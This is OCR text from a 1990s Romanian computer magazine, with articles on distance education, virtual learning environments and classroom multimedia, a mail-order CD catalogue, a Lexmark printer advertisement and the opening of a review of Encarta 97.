Utilizarea suportului de curs conceput pentru învăţare individuală şi pe diferite medii, rolul schimbat al profesorului, rolul preponderent al studiului individual asigură pentru student o libertate şi o flexibilitate nemaiîntâlnită în învăţământul tradiţional în ceea ce priveşte ritmul învăţării, gestionarea timpului când şi locului unde studiază. Această flexibilitate face posibilă derularea efectivă a procesului de învăţământ la distanţă, deci în alt loc distant geografic de locul unde se află profesorul sau instituţia de învăţământ. În plus, potenţialul pedagogic deosebit al materialelor (interactive, motivante, ilustrative, eficiente, instructive şi cu evaluări atente) face ca învăţământul deschis de la distanţă să fie deosebit de eficient, chiar şi în combinaţie cu sistemul tradiţional.

O caracteristică importantă a învăţământului de la distanţă este interacţiunea dintre elementele academice (cunoştinţe teoretice şi practice şi aplicarea lor, valori pedagogice, conţinut cultural şi de mediu) şi elementele industriale(identificarea necesităţilor, alocarea de resurse, planificarea, economia, activitatea de grup, organizarea, controlul calităţii, marketing, management, studiul eficienţei). Aceste elemente din industrie sunt cele care îngreunează acceptarea noii tehnologii de învăţare-educare de către mediile academice bazate în principal pe performanţele individuale şi competenţa profesorilor. Există diferenţe semnificative şi în ceea ce priveşte costurile, mărimea, momentul apariţiei şi modalitatea de repartizare a acestora. Costurile asociate unui învăţământ deschis, de la distanţă în cazul unei bune organizări sunt în general semnificativ mai reduse decât cele asociate unui sistem tradiţional. Costurile mai mari sunt legate de pregătirea materialelor de curs şi apar concentrat, la începerea activităţii. La sistemul tradiţional costurile apar distribuite şi sub forma cheltuielilor cu infrastructura, cu salariile personalului şi pierderile cauzate de lipsa studenţilor de la locul de muncă.

Dr. Tamas Lajos este profesor, şef de catedră la Universitatea Tehnică din Budapesta şi preşedintele EDEN. Poate fi contactat la **lajos@inflab.bme.hu**

European Distance Education

EDEN- European Distance Education Network, a fost înfinţat în 1991, ca urmare a succesului repurtat de prima conferinţă pan-europeană cu tema educaţia la distanţă, organizată de un grup cu experienţă practică în domeniu, autointitulat Budapest Platform. Scopul este de a sprijini dezvoltările în domeniul învăţământului deschis şi la distanţă prin oferirea unei platforme de cooperare şi colaborare între o serie de instituţii, persoane şi reţele care oferă educaţie la distanţă, în Europa. EDEN s-a remarcat prin patru aspecte deosebite, care au dus la creşterea rapidă a organizaţiei: structura deschisă pentru orice persoană sau instituţie din domeniu, accentul pus pe oferirea de servicii pentru membri prin NAP (Network of Academics and Professionals), legăturile puternice cu Europa centrală şi de Est şi sistemul de organizare eficientă cu administraţie redusă. EDEN este una din reţelele mari ODL (Open Distance Learning), alături de AECS, COIMBRA Group, EDATU şi EuroPACE 2000. În România CODECS face parte din EDEN.

http://www.open.ac.uk/Partners/EDEN/
http://www.ci.uc.pt:80/SRI/iintcoop.htm
http://www.europace.be/
http://www.icte.org/
http://cause-www.colorado.edu/
http://www.arlington.com/distance.html
http://www.tempus.kappa.ro/

Stamps
ORGANIZED CRIME
JFK
20th Century
Encyclopedia of U.S. ENDANGERED

NOU !!!

Prin intermediul firmei noastre puteți comanda oricare dintre CD-urile din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs CD-urile solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2300286.

TITLU	MED	SO	ISBN	PRET
CADILLACS AND DINOSAURS	CD	DOS	763005576	30
POWER ALBUM FOR WIN 95	CD	W95/31	763001694	88
POWER ALBUM MULTIMEDIA	CD	WIN	1564347311	88
PRJECT MANAGER PRO	CD	W95/31	763003557	59
SM SWIMSUIT CALENDAR 1995	CD	W95/31	1564349691	59
STUDENT SURVIVAL PACK	CD	WIN	1564349896	88
CAD CREATIONS	CD	DOS	763000884	30
CEZANE	CD	WIN	763010022	30
COMPLETE CHEF	CD	WIN	763005592	30
COMPLETE HOUSE	CD	WIN	1564348741	30
COMPTONS INTERACTIVE ENCYCLOPEDIA1995	CD	WIN	763003816	30
CYBER DIRECTORY - THE INTERNET YELLOWPAGES	CD	WIN	763001279	30
DESIGN IT 3 D	CD	WIN/MAC	763000744	30
DISCOVERY OF THE DEEP	CD	DOS	763005789	30
.DOMINUS	CD	WIN	763004758	30
DR. T'S SING-A-LONG KIDS CLASSIC	CD	WIN/MAC	763000515	30
EASY COOKING CHINESE	CD	WIN/MAC	763000698	30
EASY FORM MAKER	CC	WIN	763000256	30
EXOTIC GARDEN	CD	WIN	1564347525	30
FALCON AT	CD	WIN	1564349578	30
FAMILY DOCTOR 3 D EDITION	CD	WIN/MAC	763002224	30
FAMILY TREE	CD	WIN	763002585	30
FORMULA ONE MULTILINGUAL (E/F/S)	CD	WIN	763001414	30
FUN CLIP ART 5000(E/F/G/S/I)	CD	WIN	763003646	30
GAME EMPIRE	CD	WIN/DOS	1564347141	30
GAME EMPIRE 2	CD	WIN	763000531	30
GRAND MASTER CHESS ULTRA	CD	WIN	763005754	30
HANDWRITING FONTS 300	CD	WIN	7630023725	30
HARPOON CLASSIC	CD	DOS/MAC	763001244	30
INSTANT ADDRESS BOOK	CD	WIN	763008982	30
INSTANT CALENDAR-WIN	CD	WIN	1564346951	30
INSTANT GREETING CARDS	CD	WIN	763009024	30
INSTANT LABELS-WIN	CD	WIN	156434696X	30
KEY CLIP ART5001	CD	WIN/DOS	1564346889	30
KEY FONTS PRO2002	CD	WIN	763003869	30
KEY FONTS 1222	CD	W95/31	763007161	30
KEY FONTS PLUS 303	CD	WIN	1564347273	30
KEY GOURMET 1000	CD	WIN/MAC	7963000787	30
KEY HEALTYHY INDULGENCES	CD	WIN	763003697	30
KEY MEGA CLIPART 7000	CD	WIN	763000647	30
KEY PHOTOS	CD	WIN/MAC	763000825	30
LAMBORGHINI	CD	DOS	1564349373	30
LOTTO WIN	CD	WIN	763002763	30
THE MASK	CD	WIN/MAC	763001066	30
MORPH STUDIO	CD	WIN	1564349470	30
MPC WIZARD 3.0 MPEG	CD	WIN	1564346986	30
MEGAFORTRESS & PATRIOT	CD	DOS	763005800	30
MY HOUSE	CD	WIN	7630062389	30
MULTIMEDA ORGANIZER	CD	WIN	763000655	30
MUPPET CALENDAR	CD	WIN/MAC	763002623	30
„NEW YORK, NY MPEG"	CD	WIN	1564346188	30
OCEAN EXPLORES	CD	WIN/MAC	763005118	30
ORBITS 3.0	CD	DOS	1564348385	30

TITLU	MED	SO	ISBN	PRET
ORG CHART	CD	WIN	763003727	30
PC PAINTBRUSH CLIP ART COLLECTION 3003	CD	WIN	1564346870	30
PC PAINTBRUSH DESIGNER	CD	WIN	763000701	30
PHARMACIST	CD	WIN	1564349772	30
PFS FIRST PUBLISHER	CD	WIN	1564349519	30
PFS : WINDOWWORKS	CD	WIN/DOS	763000701	30
PINBALL MANIA	CD	WIN/DOS	763008834	30
PROJECT MANAGER	CD	WIN	763003719	30
PRONUNTIATION TUTOR - FRENCH	CD	W95/3.1	763004057	30
PRONUNCIATION TUTOR - GERMAN	CD	W95/3.1	763004057	30
PRONUNCIATION TUTOR - SPANISH	CD	W95/3.1	763004073	30
REALMS OF ARCADIA	CD	WIN	763001058	30
ROCK'N ROLL YOUR OWN	CD	WIN	763006130	30
RUGBY WORLD CUP	CD	WIN	763004006	30
SPANISH TO GO	CD	WIN	763008761	30
SPORTS ILLUSTRATED SWIMSUIT CALENDAR	CD	WIN	763002801	30
SUPERSONIC (E/F/I/S)	CD	WIN/MAC	763005177	30
TEKWAR	CD	DOS	763005177	30
TRIVIA WORX	CD	WIN	763001465	30
TRUMP CASTLE 3	CD	DOS	763005819	30
TIME ALMANAC 20TH CENTURY	CD	WIN	760300035	30
TOM KITE GOLF	CD	WIN	1564349411	30
TWINS IN TROUBLE	CD	WIN	763005746	30
TYPING TEACHER	CD	WIN	1564349500	30
TYPING TUTOR PRO	CD	WIN	763007706	30
ULTIMATE DOOM I/II AD-ON	CD	WIN	1564349004	30
THE ULTIMATE WINDOWS SET	CD	WIN	1564348504	30
UNDER PRESSURE & PRESSURE	CD	W95	663005363	30
USING THE INTERNET	CD	WIN	763006157	30
V FOR VICTORY	CD	DOS	763005827	30
WEBSTER'S INTERACTIVE ENCYC.	CD	WIN	763000892	30
WINDELETE V1.5	CD	WIN	TBA	30
WIN TUTOR 95 :UPGRADING FROM 3.1	CD	WIN	763000280	30
WITCHHAVEN	CD	DOS	763005762	30
WORLD WAR II ENCYCLOPEDIA	CD	WIN	763000922	30
WORLD OF WINE	CD	WIN	763005584	30
WRATH OF EARTH	CD	DOS	763001309	30
40 BEST WINDOWS 95 GAMES	CD	W95	763003948	30
5 GAME SUPER PAK	CD	WIN	763000167	30
100 GREAT KIDS GAMES	CD	DOS/WIN	763002933	30
20.000 LEAGUES UNDER THE SEA	CD	WIN	763003018	30
BARRY THE BEAR/POK THE ARTIST	CD	MAC/WIN	763003239	30
BODY FUN	CD	MAC/WIN	763002976	30
CLASSROOM PAK	CD	DOS/WIN	763002925	30
„CITY MOUSE, COUNTRY MOUSE"	CD	W95/3.1/MAC	763006092	30
DINO PARK TYCOON	CD	MAC/DOS	763003174	30
DOLE 5 A DAY ADVENTURES	CD	WIN	763002992	30
DR. T'S SING-A-LONG KIDS CLASSIC	CD	MAC/WIN	763000515	30
EARLY EDUCATION PAK	CD	WIN	763002917	30
FOREVER GROWING GARDEN	CD	W95/3.1/MAC	763006149	30
GOLDILOCKS AND THE THREE BEARS	CD	W95/3.1/MAC	763006114	30
GOOSE THAT LAID THE GOLDEN EGG	CD	W95/3.1/MAC	763006076	30
INTERACTIVE CHILDREN'S BIBLE	CD	WIN	763005673	30

CD-uri prin poștă !

Noi modalități de învățare

În știința informației, cunoștințele reprezintă puterea.

De Daniel Moldovan

Deși modul de învățare tradițional este în continuare scump și relativ lent, noile tehnologii îl vor transforma într-un proces mult mai productiv. Schimbările majore din sfera învățării asistate de calculator au condus la obținerea unei noi tehnicii de învățare: în locul realizării unui flux informațional cu un singur sens - de exemplu de la profesor către un grup pasiv de elevi - noile tehnici de învățare sunt ca și Internetul - bidirecționale, colaborative și interdisciplinare. Pătrunderea noilor tehnologii în sălile de clasă a schimbat radical relația care era fundamentată între profesori și elevi. Astfel, profesorii au trecut de la poziția de conducători atotștiutori la cea de ghizi ai infosferei iar materialele instructive au evoluat de la cărțile rigide la programele administrabile. Informația a devenit mult mai accesibilă, iar utilizatorii își aleg singuri ceea ce doresc, fiecare devenind un creator de conținut. Mediul educațional al viitorului va fi un campus electronic: locul în care se vor desfășura orele de clasă, în care se va consulta biblioteca și desigur unde vor avea loc contactele sociale.

Aplicarea noilor tehnologii poate avea ca rezultat:

- o creștere a creativității și a muncii de echipă
- schimbarea rolului profesorului
- reapariția modelului uceniciei
- reducerea intimidărilor și a frustrărilor printre elevi
- un acces simultan la mai multe informații
- un mediu de informații mai bogat datorită penetrării suprasarcinii multimedia

Un nou învățământ

O problemă comună care afectează atât școlile cât și universitățile o reprezintă presiunea bugetului. Deși se cheltuie tot mai mult pe tehnologiile educaționale, cea mai mare parte a acestor investiții este blocată în costurile structurii existente. Noile tehnologii - în special rețeaua - vor trebui folosite pentru a reduce costurile și a crește posibilitățile de acces la informație. Tehnologiile promițătoare sunt în special video interactiv, conectarea în rețea și uneltele de colaborare.

Calculatoarele pot juca rolul unor profesori surprinzător de răbdători; ele pot îndemna către o gândire creativă, pot promova spiritul întreprinzător sau ațâța curiozitatea. Cu toate acestea tehnologia singură nu reprezintă o soluție. În primul rând e nevoie de noi modele educaționale. Astfel, conceptele educaționale moderne derivate din studiile unor savanți cum ar fi psihologul elvețian Jean Piaget, cercetătorul MIT Seymour Papert și psihologul rus Lev S. Vygotsky, insistă pe un învățământ individualizat, practic; pe munca în echipă; și pe o călăuzire a descoperiri informației. Toate aceste concepte nu numai că necesită o asistență tehnologică, dar ele ar fi aproape imposibil de realizat fără ajutorul calculatoarelor. Stilul de învățare va trebui croit individual, pentru fiecare elev, iar acest lucru nu poate fi realizat fără ajutorul tehnologiei.

O altă problemă a educației actuale este reprezentată de faptul că elevii învață în grupuri largi. Aceasta îi face pe mulți să se simtă prost atunci când sunt nevoiți să răspundă și fac o greșeală. Avantajul major pe care îl implică calculatoarele este tocmai această eliminare a stării de încurcătură. Ele vă vor oferi șansa să învățați fără să vă mai simțiți încorsetați de părerea celor din jur. Calculatoarele vor deveni un fel de mentor electronic. Astfel, în locul modelului actual - în care aveți un singur profesor care stă în fața clasei predând unui grup de elevi - veți avea exact contrariul - un utilizator în fața unui calculator cu sute de profesori „înglobați". Aceasta va permite reapariția unui mai vechi model educațional: ucenicia. Ucenicia a fost întotdeauna cel mai bun model de învățare, indiferent dacă a fost făcută în preajma oamenilor sau prin simulări. Calculatoarele vor permite o ucenicie în domenii greu sau imposibil de realizat în realitate cum ar fi chirurgia sau pilotarea unui avion. Iar aici am ajuns la un alt subiect interesant: multimedia.

Patru Reguli de Aur

1. Calculatoarele vor fi folosite pentru a perfecționa și nu pentru a înlocui profesorii, pentru a completa și nu pentru a înlocui metodele tradiționale de predare. *Corolar:* Atât calculatoarele cât și oamenii vor fi folosiți la lucruri la care se pricep cel mai bine.
2. Nu mai mult de 50% din bugetul total acordat tehnologiei informației va fi dedicat hard-ului, 30% va fi cheltuit pe soft și cel puțin 20% va fi investit pe suport. Nu fiți zgârciți. Cumpărați atâția cai putere câți vă permite punga pentru că nu se vor învechi prea curând.
3. Găsiți parteneri locali care să vă ajute la achiziționarea tehnicii de calcul. Unele companii de calculatoare și soft au programe de adoptare a unor școli (chiar dacă companiile nu sunt locale, angajații sunt dornici să-și suporte propriile alma mater).
4. Toate calculatoarele trebuie să fie legate în rețea cu un acces spre exterior. Nu scăpați prilejul de recablare oferit de ocazia unui proiect de renovare a școlii d-voastră.

Schimbarea paradigmelor educaționale

Model vechi	Model nou	Implicațiile tehnologice
Lecții în clasă	Explorări indivduale	PC-uri legate în rețea cu acces la informație
Asimilare pasivă	Ucenicie	Necesită dezvoltarea de aptitudini și simulări
Munca individuală	Învățarea în echipă	Unelte de colaborare și e-mail
Profesorii atotcunoscători	Profesori ca și ghizi	Se bazează pe accesul prin rețea la experți
Conținut stabil	Conținut schimbător	Necesită unelte de rețea și de publicație
Omogenitate	Diversitate	Necesită o varietate de unelte și metode de acces

Multimedia în învățământ

Multimedia a captat imaginația profesorilor mai mult decât orice altă tehnologie. Ea pompează cu adevărat adrenalină în piața educațională. Țelul pe care aceasta trebuie să-l urmărească este dezvoltarea aptitudinilor observaționale. Toți copiii sunt capabili de observații, comparații, sortări și unele analize bazate pe fenomene cauză/efect. Acestea sunt aptitudinile cognitive pe care ar trebui să le dezvoltăm în elevii noștri.

Față de eforturile de procesare educațională anterioare, în care exercițile de învățare erau în cea mai mare parte mutate cuvânt cu cuvânt de pe paginile scrise pe ecran, aplicațiile multimedia vor atrage elevii cu ajutorul imaginilor și sunetelor. În plus se va realiza o implicare a acestora într-un mediu interactiv de date legate prin hiperconexiuni. Folosirea acestor tipurii de aplicații ca și resurse de învățare (și remarcați că s-a folosit termenul resurse și nu programe), merge mână în mână cu teoriile de învățare constructiviste conform cărora în lumea de astăzi, supusă unei continue schimbări, abilitatea de-a analiza și rezolva o varietate de probleme în mod rapid este mult mai importantă decât o aplicare pură a informațiilor memorate. Cea mai bună metodă de predare a unui mod de gândire conceptual, necesar pentru astfel de sarcini, este prin intermediul unui sistem al testelor. În acest sistem, elevul este supus unor situații concrete, ale lumii reale și forțat să i-a decizii. Multimedia interactivă, cu capacitatea sa de antrenare a utilizatorului ar putea fi suportul perfect pentru astfel de procese.

Concluzii

Entuziasmul - întotdeauna ridicat - pentru tehnologile educaționale a atins noi nivele datorită unei utilizări din ce în ce mai mari a multimediei atât în școli cât și acasă. La această evoluție au contribuit și creșterea continuă a Internet-ului și a autostrăzilor informaționale. Ceea ce rămâne de văzut este dacă această evoluție va duce la o mai bună învațare. ■

LEXMARK™

ADVANCING THE ART OF PRINTING

INKJET COLOR 2050

- * dual head
- * viteza 5 ppm mono și 2 ppm color
- * rezoluție 600 x 600 dpi color
- * a 3-a generație de drivere Windows
- * Lexmark Workshop CD
- * include medii speciale inkjet

Distribuitor autorizat pentru România MACRO INTERNATIONAL
București , str. Dr. Felix 101 , tel. 6592770 - 3111549

Instrumente educaționale

De Dumitru Rădoiu

Interacţiunea dintre tehnologie şi educaţie poate fi abordată din mai multe unghiuri: politică educaţională, implementare în clasă, instrumente educaţionale, sisteme de învăţămînt deschise şi de la distanţă, campusuri virtuale, resurse, educaţia educatorilor, programe de cercetare, relaţia dintre educaţie şi tehnologiile industriale şi lista încă ar mai putea continua.

De cele mai multe ori, abordarea lor separată conduce la concluzii parţiale şi nu de puţine ori greşite. Abordarea lor globală şi eficientă poate fi făcută doar prin participarea specialiştilor cu expertiză în toate aceste domenii. Şi poate că aici, mai mult decît în altă parte, este adevărat că "mintea este ca o paraşută; nu funcţionează decît dacă e deschisă". Deschisă la posibilitatea de a schimba practicile educaţionale şi tehnologiile, deschisă la posibilitatea de a lua azi hotărîri pentru educaţia de mîine.

Politica educaţională priveşte hotărîrile care trebuie luate şi cît de mult pot fi ele amînate, priveşte implementarea strategiilor, alegerea tehnologiilor (de bună seamă cele deschise şi nu cele proprietare), realizarea unor studii de caz privind implementarea schimbării.

Implementarea în clasă abordează problema predării aptitudinilor necesare pentru integrarea noilor tehnologii în procesul de predare; priveşte de asemenea actualizarea acestora pe măsura evoluţiei lor, găsirea soluţiilor de compromis în cazul şcolilor subdotate material, raportarea obiectivelor la standardele mondiale, stabilirea criteriilor de performanţă şi nu în ultimul rînd – ba poate chiar în primul – conectarea la Internet.

Problema instrumentelor educaţionale este veche de cînd lumea. Atîta doar că instrumentele se mai schimbă. Vorbim acum de tehnologii multimedia, de interoperabilitate software, de econometria, beneficiile şi viitorul aplicaţiilor multimedia. Tot aici sînt abordate problemele noilor instrumente şi procese cum ar fi cele dezvoltate utilizînd Java ca mediu de programare.

Tehnologii educaționale avansate

Scurtul studiu care urmează este structurat pe trei secţiuni:

1. *Problematica;*
2. *Un posibil răspuns: mediu educaţional virtual (MEV);*
3. *Elementele MEV în învăţămîntul superior.*

Prima secţiune prezintă cîteva argumente în favoarea considerării tehnologiei nu ca obiect de studiu (curiculum) ci ca un nou mediu educaţional, adecvat atît cîmpurilor educaţionale tehnice cît şi celor mai puţin tehnice. Această secţiune scoate în relief necesitatea implemetării şi studierii eficienţei unui mediu educaţional virtual (MEV), aducînd ca argument că studiul într-un asemenea mediu trebuie să preceadă munca într-un asemenea mediu.

Cea de a doua secţiune ia în considerare necesitatea şi posibilitatea de a construi un întreg mediu educaţional în jurul tehnologiilor de comunicaţie. Studiul relevă că învăţarea la distanţă (în sens clasic) se realizează prin izolarea studentului, o educaţie eficientă putîndu-se realiza numai într-un mediu educaţional virtual, cu alte cuvinte un campus virtual. Sînt prezentate foarte pe scurt aspectele umane, educaţionale şi tehnice asociate cu MEV. Interfeţele multimedia sînt văzute ca elemente cheie care trebuie să funcţioneze ca porţi de intrare principale în şcolile sau universităţile virtuale. Într-o perspectivă educaţională, studiul identifică probleme la trei nivele: învăţarea în sens restrîns, învăţarea şi organizarea educaţiei precum şi coordonarea învăţări şi educaţiei.

A treia secţiune este o scurtă trecere în revistă a elementelor unui MEV construit la nivelul învăţămîntului superior: cursuri hipermedia, laboratoare virtuale construite în jurul apleturilor Java şi a instrumentelor virtuale.

Problematica

Este deja un loc comun afirmaţia că tehnologia a produs schimbări dramatice în educaţie, cultură, comunicaţie şi economie. Ca rezultat, găsirea, transmiterea şi consumul de informaţie în formă digitală a devenit o funcţie critică în societatea umană şi a influenţat puternic relaţiile sociale.

Reforma educaţiei în ţările avansate economic a adus cu sine operarea cu concepte noi, cum ar fi laboratoare virtuale, educaţie deschisă şi la distanţă, biblioteci virtuale sau media center. În acelaşi timp au fost experimentate noi structuri organizatorice, noi modalităţi de management şi noi căi de a utiliza tehnologia.

Implementarea noilor tehnologii de comunicaţie în educaţie a dezvăluit însă şi o serie de probleme care nu a fost abordat de o manieră globală şi sistematică, astfel încît o serie de întrebări se află încă în căutarea unui răspuns global şi nu parţial: Ce perspectivă trebuie asumată în abordarea corectă atît a problemelor tehnice cît şi a celor ne-tehnice de o manieră coerentă? Cum poate fi implementat un mediu educaţional virtual? Care este viitorul unui asemenea mediu?

Educația într-un mediu virtual

Aspectele umane. Pornind de la premisa că un întreg mediu educaţional poate fi construit în jurul tehnologiilor de comunicaţie, apare ca evident că studentul (sau elevul) va avea ca mediu de lucru reţeaua. Interfeţele multimedia vor fi prin urmare fereastra principală spre universitate/ şcoală/ laborator şi va trebui, prin urmare, să fie cît mai prietenoasă posibil, ţinînd cont de diversitatea profilurilor celor ce participă la proces. Materialele de învăţat (cursuri, suporturi de curs, etc.) sînt documente hipermedia accesibile prin reţea. Reţeaua este mediul pentru distribuirea temelor, returnarea lucrărilor corectate, comunicarea cu lectorii sau cu studenţii. Produsele software utilizate pot fi de genul e-mail sau alte medii de comunicaţie mai elaborate.

Studenţii vor avea acces în laboratoare virtuale, biblioteci, aule virtuale şi chiar cafenele virtuale pentru a înlătura sentimentul de izolare. Periodic, mediul educaţional virtual va trebui să facă loc contactului real, faţă în faţă, dar majoritatea procesului educaţional se poate desfăşura fără constrîngeri de timp şi spaţiu, studenţii (cursanţii) putînd în acest timp să beneficieze de un orar flexibil, ceea ce le permite desfăşurarea şi a altor activităţi (să zicem un loc de muncă).

Aspecte educaţionale. Procesul de învăţare într-un MEV poate fi abordat la trei nivele:

a. *învăţarea în sens îngust* (cognitiv, motivaţional şi social);
b. *organizarea învăţării*;
c. *coordonarea învăţării*.

Relativ la punctul (a), comunicarea mediată de computer determină cantitatea şi calitatea schimbului de informaţie. Problemele care trebuie abordate aici vizează supraîncărcarea cursantului cu informaţie, specificitatea noilor forme de interacţiune (în învăţarea individuală şi colectivă) dintre cursant şi materialul de învăţat accesat prin reţea. Ca toate procesele de învăţare, procesele desfăşurate într-un MEV necesită anumite aptitudini (tehnice, comunicative şi sociale), ceea ce înseamnă că noul mediu on-line trebui să ofere posibilitatea dobîndirii lor.

O altă problemă constă în depăşirea sentimentului de izolare generat de învăţarea la distanţă clasică, în care cursantul interacţionează doar cu modulele educaţionale. MEV rezolvă această problemă oferind echivalentul virtual al unui campus: săli de clasă, biblioteci, administraţie sau zone virtuale pentru rezolvarea problemelor sociale. O parte din aceste probleme sînt rezolvate la nivelul (b).

Legat de acest nivel, soluţiile potrivite la învăţarea individuală par a fi găsite în flexibilitatea secvenţelor (paşilor) educaţionale. Singura problemă pare aici a fi doar organizarea tuturor lecţiilor (cursurilor) şi testelor în jurul unui set de obiective cuantificabile, măsurabile.

Privitor la punctul (c), noua direcţie pare a fi legată de o mai flexibilă coordonare a tuturor activităţilor unui cursant. Un bun sistem de management al secvenţelor educative va permite cursanţilor să studieze acasă sau la locul de muncă depăşind astfel problemele legate de constrîngerile spaţiale (navetă, cazare, etc.).

Aspecte tehnice. Cu privire la punctul (a), problemele sînt legate de realizarea unor suporturi de curs şi cursuri care să beneficieze de formele de interacţiune avansate: documente multimedia, documente hipermedia, laboratoare virtuale.

Cu privire la punctul (b), noile medii şi materiale de studiu trebuie să depăşească modul pasiv de receptare de către cursant, trebuie să fie deschise explorării realizate de cursant care va trebui să poată interacţiona cu informaţia. Procesul de producere a unui astfel de modul de învăţarea trebuie să fie transparent pentru cursanţi, instrumentele de editare (producere) trebuie să fie disponibile.

În privinţa organizării învăţării, problemele par a fi aproape în exclusivitate legate de performanţele tehnologiilor de comunicaţie.

Devine din ce în ce mai evident că instructorul este elementul central al procesului educaţional, chiar şi în cazul în care acesta se desfăşoară asincron. Rezultă de aici că majoritate cursurilor trebuie să beneficieze de comunicarea frecventă între instructor şi cursanţi via e-mail, grupuri de discuţii sau alte tehnologii mai elaborate.

Pe baza ideii că MEV trebuie să furnizeze un mediu educaţional complet, bazat pe reţea, să combine mediul academic fizic real cu mediile creative bazate pe Internet şi intranet, atenţia cercetătorilor s-a îndreptat către mediile colaborative MOO (MUD Object Oriented), dezvoltate iniţial de producătorii de jocuri interactive. Motivele sînt legate de faptul că mediile interactive suportă potenţial sute de conexiuni concurente, ca poate reprezenta o sursă de unelte şi obiecte programabile şi că oferă satisfacţia interactivităţii în grup. S-a ajuns astfel la concluzia că un MEV trebuie să fie populat cu obiecte programabile care oferă posibilitatea de a construi în cooperare experimente, procese dinamice şi care să răspundă unui input din partea cursanţilor. Ceea se urmăreşte este realizarea unei interfeţe grafice care în viitor să poată beneficia şi de suport pentru voce.

MEV în învăţămîntul superior

Elementele unui MEV, necesare procesului educaţional la nivel universitar, ar putea fi clasificate în cinci grupuri.

Administraţie. La modul ideal aceasta ar trebui să permită realizarea sarcinilor de înscriere, evidenţă, verificare preliminară, plata taxelor şi notificare studenţilor, precum şi extragerea informaţilor (rapoartelor) necesare administrării (informaţii demografice, financiare, de performanţă, etc.). Interfaţa ar trebui să permită accesarea informaţiilor privitoare la cursuri, conferinţe sau evenimente.

Sala profesorilor. Aceasta trebuie să ofere instructorilor uneltele de dezvoltarea necesare producerii cursurilor, un sistem de management al cursurilor (notare, evaluarea progresului cursanţilor), acces la resursele din reţea (inclusiv Web) şi posibilităţi de desfăşurare a activităţii de cercetare.

Sala de curs. Această zonă din MEV trebuie să ofere accesul la modulele de studiu (cursurile interactive hipermedia), la laboratoarele virtuale, seminarele virtuale şi testele on-line.

Biblioteca virtuală. Interfaţa spre acest spaţiu trebuie să permită accesul la resursele multimedia, motoarele de căutare, colecţiile speciale, bazele de date, indexuri, s.a.m.d.

Şi în sfîrşit, *amfiteatrul,* spaţiu virtual pentru activităţile gen evenimente on-line şi chat rooms.

Schimbarea practicilor şi tehnologiilor

Dacă acum trei-patru ani m-ar fi întrebat cineva ce părere am despre noile tehnologii educaţionale, foarte probabil că m-aş fi lansat într-o pledoarie care n-ar mai fi lăsat nici cel mai mic spaţiu îndoielii. Încercînd apoi implementarea în clasă, am întîmpinat primele probleme: caracterul discontinuu al majorităţii elementelor de informaţie, tendinţa de a vedea noile tehnologii ca singurele păstrătoare a tot ceea ce elevii trebui să înveţe, necesitatea adaptării lingvistice a produselor, diversitatea şi viteza cu care se uzează moral aşa numitele tehnologii noi sau nevoia unor aptitudini noi pentru utilizarea lor, pentru a numi doar cîteva. Evident că dezvoltarea tehnologiilor educaţionale a continuat fără nici o corelare cu rezolvarea problemelor menţionate anterior. În rîndurile anterioare, m-am referit la mediile educaţionale virtuale (MEV) fără a mă opri asupra implicaţiilor, trecînd cu vederea că uneori aceste tehnologii creează mai mult probleme decît rezolvă. Şi poate că ar merita o discuţie referitoare la însuşi motorul acestor schimbări. ■

Domnul Dumitru Rădoiu este lector la Universitatea Petru Maior din Târgu-Mureş şi poate fi contactat prin e-mail la **dradoiu@agora.ro.**

Bibliografie

[1] Rădoiu D., „*HTML - Publicatii Web*", Computer Press Agora, 1996.
[2] Rotariu E., „*HTML - Limbajul Java*", Computer Press Agora, 1996.
[3] Rădoiu D., „*Tehnologie şi Educaţie*", BYTE România, Vol 2, 1996.
[4] Nistor N., „*Educational Aspects of Learning in Computer Networks*", Caiet de rezumate ROSE, 1996
[5] Collis B. & Verheij, G.J. (1996) „*Online and Distance Learning*" http://www.to.utwente.nl/ism/online96/ campus.htm
[6] Julie Hayford, *Distance Education International Journal,* Volume 17, Number 1, 1996 http://www.usq.edu.au/dec/decjourn/demain.htm
[7] Mark H. Brown, Marc A. Najork, „*Collaborative Active Textbooks: A Web-Based Algorithm Animation System for an Electronic Classroom*", SRC Research Report, May 31, 1996

Edutainment

O importantă utilizare a tehnologiei informației o reprezintă îmbunătățirea educației. De Daniel Moldovan

Enciclopedia Encarta 97

Encarta 97 Encyclopedia de la Microsoft reprezintă un instrument de documentare util și în același timp o modalitate interesantă de petrecere a timpului liber. Deși nu are profunzimea enciclopediilor tipărite tradiționale, furnizează o mulțime de informații disponibile (textul complet al celor 29 de tomuri ce formează Funk& Wagnalls New Encyclopedia) și unele trucuri interesante pe care nu le veți întâlni în nici o enciclopedie tipărită. Encarta Encyclopedia este disponibilă atât pentru Windows cât și pentru Macintosh. Această prezentare este bazată însă doar pe versiunea pentru Windows.

Diferențe și avantaje


Există două diferențe importante între Encarta și o enciclopedie tipărită: multimedia și capacitățile de căutare. Unul din avantajele distribuirii unei enciclopedii electronice este că articolele pot folosi grafice, sunete și video în același mod în care folosesc textul. Astfel, în timp ce citește despre Beethoven, utilizatorul poate asculta arii din opera compozitorului. Redactorii enciclopediei au folosit multimedia nu doar pentru a da o formă ci și pentru a realiza o mai bună transmisie a informației prin alegerea celui mai potrivit mediu. Spre exemplu articolul despre Alexandru cel Mare include animații care trasează pe o hartă cuceririle sale, indicând orașele importante și datele incursiunilor.

Designed for
Microsoft Windows 95
WORLD ENGLISH EDITION
Microsoft
ENCARTA 97

Carte de vizită Encarta 97

